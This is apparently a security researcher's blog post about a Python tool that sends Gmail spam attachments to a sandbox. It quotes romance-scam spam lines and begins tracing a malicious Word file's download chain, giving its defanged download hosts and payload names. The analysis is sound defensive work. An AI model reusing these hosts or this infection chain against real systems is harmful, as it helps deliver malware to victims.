
Matryoshka

written by Mert SARICA | 1 November 2018

As a security researcher who always follows the spider senses, my instincts have been warning me for a long time to pay attention to my Gmail account's Spam folder. Being an active Gmail user since 2006, I had no doubt that over the course of 13 years, my email address ended up on the email lists of malicious individuals (spammers) sending unwanted emails from Nigeria to Papua New Guinea and many other geographies.


One day, as I once again took a look at the Spam folder, I noticed a significant number of unwanted emails that made me feel like a handsome movie star. :) Based on these emails, I started contemplating what I could do to gather information about the number of emails that ended up in my Gmail account's Spam folder over time, along with the types of malicious files they contained (such as spyware). Shortly after, I decided to develop a program using Python that would track the emails in the spam folder and upload the files attached to them to a sandbox system.




Delete all spam messages now (messages that have been in Spam more than 30 days will be automatically deleted)


Ekaterina	**hi** - Hi to the hottest man in the world, which is program, my name is Ekaterina and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want	1:34 am
Tatiana	**hi** - Hi to the hottest man in the world, which is program, my name is Tatiana and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	12:33 am
Nadezhda	**hi** - Hi to the hottest man in the world, which is mert, my name is Nadezhda and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	8:07 pm
Marina	**hi** - Hi to the hottest man in the world, which is mert, my name is Marina and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	Nov 23
Alla	**hi** - Hi mert, my name is Alla and i'm from Russia Many times in life, we can end up taking the people who are closest to our hearts for granted. I am so used to all of the wonderful things that guys	Nov 23
Lesia	**-Hi do You Know Me !!** - _Hi, We Need to Talk	Nov 23
Vera	**hi** - Hi mert, my name is Vera and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :-) You are super cute and I would	Nov 23
Alla	**hi** - Hi program, my name is Alla and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :-) You are super cute and I would	Nov 22
Anastasia	**hi** - Hi mert, my name is Anastasia and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :-) You are super cute and I	Nov 22
Lesia	**-Hi do You Know Me !!** - _Hi, We Need to Talk	Nov 22
Valeria	**hi** - Dear mert, Finally I have got a change to write to you. My name is Valeria, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Oksana	**hi** - Dear program, Finally I have got a change to write to you. My name is Oksana, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Elena	**hi** - Dear program, Finally I have got a change to write to you. My name is Elena, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Lyudmila	**hi** - Dear mert, Finally I have got a change to write to you. My name is Lyudmila, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
Svetlana	**hi** - Dear program, Finally I have got a change to write to you. My name is Svetlana, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember	Nov 22
Oksana	**hi** - Dear mert, Finally I have got a change to write to you. My name is Oksana, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember, but	Nov 22
Barbara	**hi** - Dear program, Finally I have got a change to write to you. My name is Barbara, i'm from Russia and now i'm living in USA :-) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22


I decided to use Hybrid Analysis, which incorporates the Falcon sandbox system in the background, as my choice for a sandbox service that I frequently use for malicious software analysis and have always been satisfied with. However, in order to automatically upload detected files to Hybrid Analysis' API, an unrestricted API key was required. Fortunately, thanks to them providing this for free to security researchers, I was able to obtain an API key in a short period of time.




After developing and implementing a tool called Spam Analyzer using Python, it didn't take long before the tool discovered a suspicious file named "PO.docx" in the Spam folder.









The Spam Analyzer tool connects to your Gmail account via the Gmail API using the connection information found in the “client_secret.json” file (which you can download from the Google API Console). It reads all the emails in the Spam folder, copies the attached files to the “attachments” folder, and then uploads these files to the Hybrid Analysis system. It stores the information of all uploaded files in the “hashes.txt” file. After uploading the files to Hybrid Analysis, it writes the corresponding Hybrid Analysis report and whether the file is malicious or not into the “hashes.txt” file after 1 hour.




When I started analyzing the “PO.docx” file using the Pestudio tool, I found that, except for ZoneAlarm, no other security software detected it as suspicious. Opening the file with an outdated patch of Microsoft Office 2010 and monitoring it with the Fiddler tool, I observed that it first downloaded and executed the “svch.doc” file from the shortened URL “http://urlz[.]fr/6uQM” (expanded URL: “http://23[.]249[.]161[.]109/ace/“). Then, it attempted to download the “svchost32.vbs” file from the address “http://jopittex[.]zapto[.]org/windows/” through “svch.exe“.

